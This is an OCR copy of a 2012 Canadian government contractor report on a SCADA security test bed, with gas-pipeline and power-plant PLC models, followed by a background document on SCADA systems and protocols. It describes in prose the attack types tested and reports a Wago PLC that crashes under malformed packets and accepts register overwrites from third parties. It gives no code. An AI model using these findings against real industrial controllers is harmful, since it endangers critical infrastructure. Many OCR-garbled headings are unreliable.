SCADA NETWORK SECURITY IN A TEST BED ENVIRONMENT

Prepared by:
Nabil Seddigh
Solana Networks

Scientific Authority:
Rodney Howes
DRDC Centre for Security Science

Defence R&D Canada – Centre for Security Science
Contractor Report
DRDC CSS CR 2012-022
October 2012

SCADA NETWORK SECURITY IN A TEST BED ENVIRONMENT

FINAL REPORT

March 29, 2012

Prepared for Public Safety Canada by:

SOLANA Networks Inc
Suite 215, 301 Moodie Drive
Nepean, ON
K2H 9C4

Table of Contents

1 Introduction

This project calls for the establishment of a SCADA network security test bed within the Public Safety Canada CCIRC (Canadian Cyber Incident Response Centre) secure lab facility. The test bed is to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defence mechanisms as well as development of best practices for securing such networks. A key project objective is to build greater capacity among Canadian government, industry and academia in the area of SCADA network security.

1.1 Project Objectives

Key project objectives include the following:

1. Create a SCADA Network test bed by identifying and procuring various SCADA components
2. Identify the vulnerabilities of various SCADA components or protocols as applicable to the test bed
3. Use various tools to validate or expose those vulnerabilities
4. Conduct testing with a minimum of two existing SCADA networks security technologies and test their abilities to overcome the identified vulnerabilities
5. Share the outcomes of this project with other groups to increase the size of the Canadian resource pool with SCADA cyber security expertise. Examples include Federal Government departments and universities researchers.
6. Host the test bed at a CCIRC secure lab facility where it will have utility following this specific project
7. Develop a best practices guide for securing SCADA networks
8. Develop a red/blue team exercise environment that will enable training and capacity building in the area of SCADA security

The project started on September 26, 2011 with the project kickoff meeting being held on October 4, 2011.

The targeted completion date for the project is March 31, 2012.

1.2 Project Team

The project team and general responsibilities are presented in the Table below.

Partner	Project Responsibilities
Public Safety CCIRC	Lead Federal Partner Host test bed in secure lab Overall project coordinator & champion
Byres Security	Develop and deliver test bed to Solana Networks
Solana Networks	Procure and assemble test bed in Ottawa Conduct security evaluation work & study on the testbed Project Management
Bell Canada	Develop Red-Team/Blue-Team training exercise environment
Exida	Develop SCADA Best Practices Guide

2 Project Schedule

2.1 Project Milestones

The original project schedule was revised in December 2011 as a result of expanded project scope. The revised project schedule and associated deliverables are presented below.

Milestone	Project Deliverables	Completion Date
1	(a) Kickoff Meeting	Sept 26, 2011
2	(a) Test bed Proposal Document (b) Test bed Equipment Procurement	Oct 15, 2011
3	(a) Setup of Gas Plant Test bed in Ottawa (b) Security Assessment and Evaluation Test Plan	Nov 15, 2011
4	(a) Setup of Power Plant Test bed in Ottawa	Dec 18, 2011
5	(a) 1st Draft SCADA Security Test Results Report	Dec 30, 2011
6	(a) Procure SCADA test tool and vulnerability assessment tool	Jan 6, 2012
7	(a) 2nd Draft SCADA Security Test Results Report (b) Procure SCADA network forensic tool, SCADA firewall and COTS Hardware to install open-source security test tools	Jan 31, 2012
8	(a) Transition Test bed to CCIRC Secure Lab	Feb 28, 2012
9	(a) Best Practices Guide (b) Red/Blue Exercise Environment Report (c) Draft Final Report & Presentation	Mar 15, 2012
10	(a) Final Report – Revised Final Report due on contract completion date	Mar 30, 2012

2.2 [illegible]

The following provides a summary review of the project status:

- **M[illegible]1, 2 a[illegible]** were completed on time and schedule. The Gas Plant test bed was delivered to Solana by Byres Security on November 15.
- **M[illegible]a** originally scheduled for completion by December 18. However, this milestone was not completed till early March. The milestone involved delivery of the second SCADA simulator - power plant test bed - to Solana. However, due to delays in sourcing Allen-Bradley PLC components, Byres was not able to complete development of the test bed. The PLC components were received by Byres in late January.
- **M[illegible]** involved the delivery and installation of the test bed in the secure CCIRC lab. Due to the delay in arrival of the power plant SCADA simulator, the installation was postponed from February 28 to March 26.
- **M[illegible], , , 9 a[illegible]10 [illegible]r** also completed on time and schedule.

2.[illegible] M[illegible]

There were two major changes to the project scope and schedule that necessitated a change in project planning and delivery:

- With the original plan of receiving the power plant test bed on December 18, Solana Networks had intended to complete testing on the test bed by the end of January 2012. With the anticipated delay in delivery till early February, Solana had to delay its testing on the power plant simulator. As a result, the testing work was only completed by early March. Solana assigned additional technical resource to carry out the work in order to meet project deadlines.
- Public Safety asked Solana Networks to procure an additional set of COTS equipment for the test bed. This included the following items:
    - SCADA Security Test Tool
    - Vulnerability Test Tool
    - COTS Firewall with SCADA support
    - Network Forensics Tool with SCADA support
    - PLC programming environment and development kit for Wago and Allen Bradley PLCs.
- Once the above were procured, Solana had the task of conducting additional security testing and evaluation using the above tools and technologies. This work was carried out during the months of January and February.

□□□□□□ □□□□□

A key part of this project involved the development of a SCADA test bed infrastructure which was suitable for carrying out security evaluation and testing of SCADA security devices and analysis tools.

Two SCADA test bed models (also referred to as simulators) were developed for the project – one representing the oil and gas industry and the other representing the power generation industry. These models are composed of industrial control devices from multiple SCADA vendors, representing two commonly deployed SCADA protocols, namely Modbus and EtherNet/IP. The models were built in such a way that they could be organically extended to increase in scope, size and type of industrial processes.

A security assessment and evaluation test plan was developed to help identify vulnerabilities of various SCADA components or protocols as applicable to the test bed. Subsequently, security assessment and evaluation of the SCADA test bed was carried out using a combination of COTS tools, open-source software and in-house developed tools.

Further details regarding the test bed, test plan and tests are presented in the following sub-sections.

□1 □□□□□ □□□□ □□□ □□□□□□□□□□□□□

A number of options existed for development of the SCADA test bed infrastructure including use of simulators, model-based test beds and open-source infrastructure. It was decided that the model-based approach would more closely fulfill the project objectives. Model-based test beds are built with a combination of operational devices and models including PLCs (from vendors such as Wago, Allen-Bradley or Siemens as examples). This approach has the benefit of providing an operator's view of the industrial process, and utilization of actual SCADA protocols in operation. Protocol vulnerabilities and security holes found in the model test bed are directly applicable to real world scenarios. In addition, security test tools for testing of network vulnerabilities can be directly utilized on such a test bed. This approach promised to allow validation of security tools currently being deployed in the SCADA networks.

3.1.1 Gas Pipeline Test bed Model

The Figure below is a screenshot of the Gas pipeline test bed. This unit consists of a wall-mountable demonstration panel that is approximately 90cm wide by 60cm high, made of a high strength aluminum composite panel. On the front, it has a high-resolution image of a gas pipeline with LEDs rear mounted in it to symbolize the product moving through the compressors and the liquid levels in a critical tank. Push buttons to manually control multiple components of the process are mounted below the image. The overall effect is for the viewer to appear to be in an operators control room looking out at a live industrial facility in the distance.


A primary simulation controller is provided to simulate the process, but not control it. This is intended to simulate the activity of product moving through the plant, so as to avoid the use of real process liquids, which are both messy and potentially dangerous in an electrical environment.

□□□r□1 Gas Pipeline Model Test Bed

In the Figure above, the notebook connects to the WAGO PLC 750-841 using an Ethernet cable. The PLC is programmed to run the gas line simulation software as well as to control it. An Ethernet field bus controller uses the Ethernet field bus to interface with the physical Ethernet port, I/O modules and the PLC software.. The PLC is mounted on the demo panel. The panel contains an image of a gas pipeline facility with mounted LEDs. The pattern of flashing LEDs allows the viewer to visualize pipeline activity as controlled through the PLC. The PLC and HMI communicate using the Modbus TCP SCADA protocol. The test bed also includes a Tofino SCADA firewall mounted to the panel.

3.1.2 Power Plant Simulator

The Figure below is a screenshot of the power plant system. The system simulates a multi-stage turbine of the kind that would be utilized in a coal-fired power plant (similar to the kind utilized in Alberta). In such a power plant, coal is burned to heat water in a boiler before conversion to high-pressure steam. The high-pressure steam is directed into a turbine which ultimately rotates the turbine shaft. The shaft connects to an electrical generator to produce electricity. A typical large plant would have between two to four turbine units, each with a capacity of between 500 to 1000 megawatts. The system utilizes the same form factor as the Gas Plant test bed. LEDs are utilized to reflect critical operational elements of the turbine including the high temperature steam flow, the medium temperature steam flow as well as the water level and flow from the turbine to the reheaters.



□□□r□2 Power Plant System Model Test Bed

The PLC utilized in the above model test bed is an Allen Bradley Micrologix 1400 PLC. The test bed consists of a processor, input/output circuits and various forms of communication ports to run the simulation and control process. The Ethernet/IP protocol is used for communication with the HMI.

3.1.3 Test Equipment and Tools

The test bed consisted of the following key equipment:

- Firewalls – two SCADA-capable firewalls were utilized: Tofino and Checkpoint
- IDS – SNORT Intrusion Detection System
- Network Forensic Tool – Niksun
- Automated Security Test Tool – WurldTech Achilles System
- Vulnerability Scanner – Nessus

In addition to the above, the following tools were utilized for the security tests and evaluation:

- OpenVas vulnerability assessment tool
- Nmap – open source scanner tool
- Nping – raw packet generation tool
- SCAPY – packet manipulation tool
- C++ MODBUS TCP Client – Solana client software for generating MODBUS traffic
- ModScan – tool for reading and writing from/to MODBUS registers
- WireShark – packet sniffing tool

2 [illegible]

The test plan for execution against the SCADA test beds was designed in such a manner that it provided maximum coverage for exposing security vulnerabilities. The test plan was designed based on a generic NIST (United States National Institute of Standards and Technology) framework and methodology, making it applicable for testing a variety of industrial control processes. NIST has developed a taxonomy for classification of security vulnerabilities in Industrial Control Systems. We found the taxonomy helpful for organizing the test plan for this project. Accordingly, SCADA vulnerabilities are divided into the following categories:

1. [illegible]: Policy and Procedure vulnerabilities in the SCADA network can occur due to lack of incomplete or nonexistent security policy and implementation guides. Tests of this category are outside the scope of this work.
2. [illegible]: Platform vulnerabilities refer to the vulnerabilities existing in various elements of the SCADA network including the hardware, operating system or applications installed on the elements.
3. [illegible]Network vulnerabilities arise from mis-configurations, bad network security designs, or poor administration of the connections to other networks.

The test plan for this project focused on Platform and Network vulnerabilities. Tests were defined to discover the following types of platform vulnerabilities:

1. [illegible]: Buffer overflows can occur due to insufficient boundary checks on the data being passed to an application via an API or command line or a web service call.
2. [illegible]: Malformed requests occur due to lack of proper checking of fields in web requests
3. [illegible]: Directory traversal vulnerabilities may occur due to lack of proper checking of fields in a web request
4. [illegible]: Protocol mutation vulnerabilities may be discovered by writing to the PLC register with large/wrong values in the relevant fields.

Tests were defined to discover the following types of network vulnerabilities:

1. [illegible]: Port scans may be used to determine TCP/UDP port numbers that may be open on a control device. The information retrieved may be used to launch further attacks.
2. [illegible]: There are various forms of DoS attacks which could result in a SCADA device being rendered inoperable either temporarily or for long periods of time. Example attacks include ping of death (sending of packets with large data), SYN attack (opening up of large number of TCP connections), spoofing of IP address and ports, and teardrop attacks (handling of malformed IP fragmented packets).

3. **Ma□ □□ □h□M□□□□a□ac□(M□□M)**: MITM vulnerabilities exist due to lack of authentication and encryption in the SCADA protocols and systems. ARP cache poisoning is one example of a MITM attack where traffic to and from the control device traffic can be intercepted and modified. Subsequently, the packets can be used to create DoS attacks on the SCADA HMI.

4. **□□□□r□ □r□□c□□□□□□□□**: SCADA control devices will typically have support for ARP, Ethernet, IP, TCP/UDP, ICMP and FTP, HTTP. Various storm attacks, fuzzing attacks and grammar-defined attacks can be leveraged to stress the protocol handling ability of the control device.

5. **□r□□c□□□□□c□□c □□□□ra□□□□□□□□**: Experienced attackers can launch protocol-specific attacks to take advantage of vulnerabilities in specific protocols. Such vulnerabilities sometimes exist due to lack of authentication and encryption of the protocol data. For example, the MODBUS TCP protocol can be tested for read/write capabilities if the Unit Identifier of the PLC is known. The Ethernet/IP protocol can be tested for connection handling, session exhaustion and storm test handling. Protocol specific tests are detailed and require protocol knowledge and suitable test tools to ensure wide test coverage.

□□□ □□□□ □□□□□□□

From mid-November till the end of the project, security testing and evaluation were conducted following the test methodologies outlined in the previous section. The target of the security tests were the SCADA components such as the PLCs and/or the HMI. The tests were conducted with and without SCADA-ready firewalls. An Intrusion Detection System (IDS) was utilized to study its ability to detect security probes, tests and attacks. As described in the previous section, two main scenarios were considered for testing:

- **□c□□ar□□1□** Gas pipeline control process simulation
- **□c□□ar□□2□** Simulation of a power generation system

Security tests and evaluation were conducted and three categories of faults identified.

1. Critical – Faults which shut down the control system
2. Major - Faults which affect control process operations
3. Minor – Faults that do not affect the control process.

Below we summarize the results of testing carried in the two scenarios.

□c□□ar□□1□ A set of critical vulnerabilities were identified with the Wago 740-841 PLC. Some of the discovered vulnerabilities include examples such as: (a) Malformed packet requests cause the PLC to crash (b) Different DoS attacks cause the PLC to crash (c) A major vulnerability was detected as a result of the PLC allowing random third-parties to over-write their registers (d) Another major vulnerability was detected when the protocol stack crashed

during injection of malformed UDP packets. The detailed report contains further information on the above vulnerabilities as well as other discovered major/minor vulnerabilities.

During the testing, it was discovered that the Tofino Argon 220 firewall was able to prevent all critical major vulnerabilities by preventing connections from being established between the PLC and third-party devices unless permission is given. Testing with the IDS revealed some results of interest. Of the 16 tests performed with the IDS enabled, 12 of the tests generated alerts of different priority levels and one generated a warning. Two test cases did not generate any alerts or warnings.

c ar 2 No critical or major vulnerabilities were identified during testing with the Allen Bradley Micrologix 1400 PLC. A few minor vulnerabilities were identified. For example, during storm tests, the device would become unresponsive and packets would be lost if the traffic rate exceeded 1Mbps. Once the traffic stopped, the PLC would become responsive again.

rac c ra rc

One of the objectives of the project was to contribute towards development of educational material that can further enhance and strengthen Canada's ability to deal with SCADA security threats. This objective was met in two ways:

- **rac c** - The project included development of a best practices guide for securing SCADA networks, drawing on extensive field and technology experience of the participants in this project. The manual is aimed to provide advice that can reduce the risk for CCIRC partners in the 10 critical infrastructure sectors.

- **a ra rc** – The project also developed a realistic Red Team/Blue Team exercise environment with practical threat scenarios. The intention is to invite government departments and select public/private sector critical infrastructure operators to participate in future training exercises using the project test bed.

Conclusions and Recommendations

The following conclusions have emerged as a result of the work carried out during this project:

- The model-based test bed approach was found to be very appropriate for carrying out security evaluation and testing during the project. The test bed is also suitable for demonstrations in addition to the stated purpose of the test bed as an evaluation tool.

- The two specific PLCs tested presented differing levels of vulnerability. A number of vulnerabilities were found for the Wago device while the Allen Bradley device appeared more robust and harder to render inoperable. Some of the discovered vulnerabilities have been present and known to industry for a number of years. It would appear that there is a spectrum of security readiness among SCADA vendors.

- Despite the abundance of marketing literature, it was difficult to find many security vendors for firewalls and IDS tools with strong support for SCADA protocols.

The following recommendations are made in order to leverage and build upon the results of this project:

- Extend the test bed to incorporate a number of additional PLCs, representative of a broad cross-section of industrial capabilities.

- Initiate efforts to share the SCADA Best Practices Guide with a cross-section of Canadian industry and Government departments.

- Setup a series of SCADA security training sessions using the Red/Blue Exercises document – aimed at an audience that includes Government departments as well as select private sector operators

- Invite Canadian universities in the security domain for a workshop discussion on how SCADA security research and knowledge can become a greater focus in their universities. The workshop could potentially include a hands-on training exercise on the test bed using the Red/Blue team exercises.

- Prepare and publish advisory notes on the CCIRC web page capturing SCADA vulnerabilities – either from known sources or discovered during this project.

- Utilize the test bed as a vehicle for certifying and validating the security posture of SCADA network products that are deployed and utilized in Canada. This program could begin by focusing on products utilized in two selected Critical Infrastructure sectors.

- Utilize the test bed and specialized tools to encourage innovation and foster the development of security-conscious SCADA products. This will further assist Canadian government and industry in their quest to ensure secure SCADA cyber infrastructure.

SCADA Network Security in a Test bed Environment

- Test bed Definition Document -

Prepared for

Public Safety CCIRC
(Canadian Cyber Incident Response Center) Group

Prepared by:

v1.3

October 31, 2011

Table of Contents

Table of Figures

1 Introduction

This document is one of the preliminary deliverables in a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". The project calls for the establishment of a SCADA network security test bed within the PSC CCIRC (Canadian Cyber Incident Response Centre) secure lab facility. The test bed is to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defence mechanisms as well as development of best practices for securing such networks. A key project objective is to build greater capacity among Canadian government, industry and academia in the area of SCADA network security.

1.1 Purpose

This document provides the basis for the test bed to be used during the project. SCADA (Supervisory Control and Data Acquisition) systems provide network-based monitoring and/or control of processes in various industrial sectors including electrical power distribution, oil and gas plants, chemical plants etc. SCADA systems serve as the backbone of much of Canada's critical infrastructure such as Hydro and Water Utilities. Security compromise of such systems would allow malicious attackers to gain control of the process in question - with potentially devastating results. The increased inter-connectedness of SCADA networks to general IT infrastructure and lack of security design in SCADA components cause such networks to exhibit greater vulnerability to cyber security attacks.

1.2 Project Objectives

A SCADA network test bed is a key requirement for efforts to conduct SCADA related studies and research. Key project objectives include the following:

- Create a SCADA Network test bed by identifying and procuring various SCADA components
- Identify the vulnerabilities of various SCADA components or protocols as applicable to the test bed
- Use various tools to validate or expose those vulnerabilities
- Conduct testing with two existing SCADA networks security technologies and test their abilities to overcome the identified vulnerabilities
- Share the outcomes of this project with other groups to increase the size of the Canadian resource pool with SCADA cyber security expertise. Examples could include Federal Government departments and universities researchers.
- Host the test bed at a CCIRC secure lab facility where it will have utility following this specific project.

1 Document Overview

This section provides a quick overview of content in this document.

Section 2 provides an overview of SCADA systems and describes various components utilized along with their functionality in a SCADA system. In the next sub-section, multi-generation evolution of SCADA network architectures is provided along with an explanation of test bed architecture. Section 2 also provides an overview of the various protocols used in SCADA Networks

Section 3 discusses various methodologies that can be used for testing of SCADA networks. It develops a set of requirements for the SCADA test bed used in this project and then outlines the SCADA network test methodology.

Section 4 provides the details for the planned SCADA test bed. It provides a brief overview of the test setup and includes a sub-section describing details of two industrial simulations selected for our test set up. It also provides details for the two Programmable Logic Controllers (PLCs) used in the test setup. Subsequent subsections provide further details about the Human Monitoring Interface for SCADA and the two SCADA protocols selected for testing.

Section 5 provides a list of references utilized when evaluating test bed options.


2 □□□□□□ □□□□□□ □

In this section, we briefly provide an overview of SCADA systems along with a small description of it components. Various generations of SCADA network architectures along with the protocols used are also described.

2□1 □□□□□□□

SCADA stands for Supervisory Control and Data Acquisition. SCADA systems are used to monitor and control a plant or equipment in industries such as water and waste control, energy, oil and gas refining and transportation by providing communication with a control facility. SCADA systems can be simple, such as one monitoring environmental conditions of a room, or very complex, such as a system that monitors all the activity in a nuclear power plant or the activity of a municipal water system. Traditionally, SCADA networks were based on Public Switched Network (PSN) but today many are based on Local Area Network (LAN)/Wide Area Network (WAN) technologies.

Figure 1 [3] depicts a typical SCADA network. There are four main components shown in this SCADA network i.e RTU (Remote Terminal Units), Communication System, SCADA servers, and software running on the SCADA Network. Each of the above system components [3] is discussed in the following sub-sections.



□□□r□1 Typical SCADA Network

2.1.1 Field Data Interface Devices

Field data interface devices for a SCADA network pass information between industrial equipment and other SCADA components. Examples include reservoir level meters, water flow meters, temperature transmitters, power consumption meters, electric valve actuators etc. The information that is passed to and from the field data interface devices must be converted to a form that is understandable by the SCADA system. RTUs, also known as Remote Telemetry Units, provide this functionality by converting electronic signals received from field interface devices into a communication protocol suitable for transmitting the data over a communication channel.

Programmable Logic Controllers (PLCs) are another set of devices used to serve the similar purpose. They provide more advanced functionality such as automated monitoring and control of industrial facilities. PLCs connect directly to field data interface devices and incorporate programmed intelligence that is executed in the event of certain field conditions. PLCs originated from the automation industry and therefore are often used in manufacturing and process plant applications. Previously, the PLCs were frequently not connected to communication channels, as they were only required to replace traditional relay logic systems or pneumatic controllers.

SCADA systems were used in telemetry applications where it was only necessary to obtain basic information from a remote source. The RTUs connected to these systems had no control programming because the local control algorithm was implemented in the relay switching logic. As PLCs were increasingly utilized to replace relay switching logic control systems, telemetry systems increasingly utilized PLCs at the remote sites. With technological advancements, it became possible to store such programs within the RTU and perform the control within that device. At the same time, traditional PLCs included communications modules that would allow PLCs to provide telemetric functionalities. PLC and RTU manufacturers therefore compete for the same market. As a result of these developments, the line between PLCs and RTUs has blurred and the terminology is virtually interchangeable.

2.1.2 Communication Links

The communication links provide the means by which data can be transferred amongst various components of a SCADA network. The medium used can either be cable, telephone or radio. For large SCADA networks, a combination of communication media may be used. The use of telephone lines is a more economical solution for systems with large coverage. Remote sites are usually connected via radio links. Historically, SCADA networks have been dedicated networks. However, in recent years there has been increased deployment of SCADA networks using LANs and WANs as a solution.

2.1.3 Central Host Computers

The central host computer or master station is most often a single computer or a network of computer servers. These computers process the information received from and sent to the RTU sites and present them in a human readable form. They may store the data in a historical server, or further deliver it to a communication server. Operator terminals connect to the central host computer by a LAN/WAN or directly to view the associated data. Historically, these computers were based on proprietary hardware, operating systems, and software. In current SCADA systems these computers and systems are identical to servers and computers used for traditional office applications.

2.1.4 Operator Workstations

Operator workstations are most often computer terminals that are networked with the SCADA central host computer. The central host computer acts as a server for the SCADA application, and the operator terminals are clients that request and send information to the central host computer based on the request and action of the operators. An important aspect of every SCADA system is the computer software used within the system. The operator interface is also known as Man Machine Interface/Human Machine Interface (MMI/HMI) package.

There are two key software elements for the operator working station - the operator terminal operating system and the Operator terminal application software. The operator terminal operating system is software used to control the operator computer hardware. The operator terminal application enables users to access information available on the central host computer application. The software also provides the graphical user interface (GUI) which offers site mimic screens, alarm pages, trend pages, and control functions.

2.1.5 Software Components

Many SCADA systems employ proprietary software upon which the SCADA functionality is developed. The proprietary software is often configured for a specific hardware platform and may not interface with the software or hardware produced by competing vendors. A wide range of commercial off-the-shelf (COTS) software products also are available, some of which may suit the required application. Software products typically used within a SCADA system could include:

- ✓ **Operating system**: Software used to control the central host computer hardware. The software could be derived from UNIX or other popular operating systems.
- ✓ **Application software**: Software that handles the transmission and reception of data to and from the RTUs and the central host. The software also provides the graphical user interface (GUI) which offers site mimic screens, alarm pages, trend pages, and control functions.

- ✓ **□□ra□r □r□ □a□□□ra□□□ □□□□□□ a□□ □□ra□r □r□ □a□a□□□ca□□□**: These are explained in the previous sub-section.
- ✓ **□□□ □ □□□ca□□□□ □r□□c□□ □r□□r**: Software that is usually based within the central host and the RTUs, and is required to control the translation and interpretation of the data between ends of the communications links in the system.
- ✓ **□□□ □ □□□ca□□□□ □□□□ □r□ □a□a□□□ □□□ □□□□□ar□**: Software required to control the communications network and to allow the communications networks to be monitored for performance and failures.
- ✓ **□□□ a□□□□ a□□□□ □□□□□ar□□**Software that allows engineering staff to configure and maintain the application housed within the RTUs or PLCs. Often this includes the local automation application and any data processing tasks that are performed with in the RTU.

2□2 □□□□□□□□□□□

As modern computing technology has evolved in sophistication and functionality, SCADA systems have also progressed along their own parallel evolution path. Some studies refer to the evolution of SCADA systems through three different generations [3]. These include:

- ✓ First Generation – Monolithic
- ✓ Second Generation – Distributed
- ✓ Third Generation – Networked.

Each of these generations is discussed further in the following sub-sections.

2.2.1 First Generation - Monolithic


Monolithic SCADA networks were standalone entities with virtually no connectivity to other networks. The Wide Area Networks (WANs) used to communicate with remote terminal units (RTUs) were designed only to communicate with field RTUs. The communication protocols in use on SCADA networks were often proprietary and very limited to scanning and controlling the remote devices. In addition, it was not possible to send other types of data traffic on the RTU communications network. Connectivity to the SCADA master station was carried out at the bus level using proprietary adapters or other methods.

2.2.2 Second Generation - Distributed

Second generation SCADA networks used Local Area Networking technologies to distribute processing using multiple computers. In operation, multiple systems were connected to a LAN and shared information with each other in real-time. There was no change in communication between the central SCADA host and field interface devices. Some processing units primarily communicated with field devices such as RTUs. Others provided the human-machine interface (HMI) for system operators and still others served as calculation processors or database servers. Distribution provided greater processing power, increased system redundancy and reliability. Some of the LAN protocols were proprietary protocols limited to the local environment.

2.2.3 Third Generation - Networked

The current generation of SCADA is similar to that of the second generation. Instead of utilizing a proprietary environment, these systems are based on an open system architecture utilizing open standards and protocols. This makes it possible to distribute SCADA functionality across a WAN and not just a LAN. Use of WAN protocols such as the Internet Protocol (IP) for communication allows the field devices to be separated from the master station across a WAN. Figure 2 [3] depicts a current generation SCADA network.



□□□r□**2** Third Generation SCADA Network

2□ □□□□□□□□

A key aspect of SCADA network security is the communication protocols utilized in such networks. Currently, there is a wide array of deployed SCADA network protocols [2]. SCADA protocols can be classified based on the type of automation provided. This includes process or industrial automation, building automation, substation automation, automatic meter reading and vehicle automation applications. Below, we list some of the more widely used SCADA network protocols [2]:

- **M**□□□□□ – Developed by Modicon. It is mainly used on serial interfaces (e.g. RS-232) as well as on Ethernet media. It is widely deployed in Industrial Automation, Building Automation and Power substation automation. For this reason, we have selected this as one of the protocols to be utilized in the test bed setup.
- □□□□ – Distributed Network Protocol. DNP3 is an open standard supported by a User group. It is widely used in Power substations in North America. The latest versions have adopted security measures defined by IEC 62351

- □□□ □1□□0 – This standard was developed by the International ElectroTechnical Commission for design of electrical substations. The protocol can be run over TCP/IP networks or substation LAN. It is widely deployed in Europe and has also adopted the security measures defined by IEC 62351
- □□□ □0□□0□□ – This protocol was developed in parallel with the DNP3 protocol. It is typically used for SCADA in electrical engineering and power system automation applications.
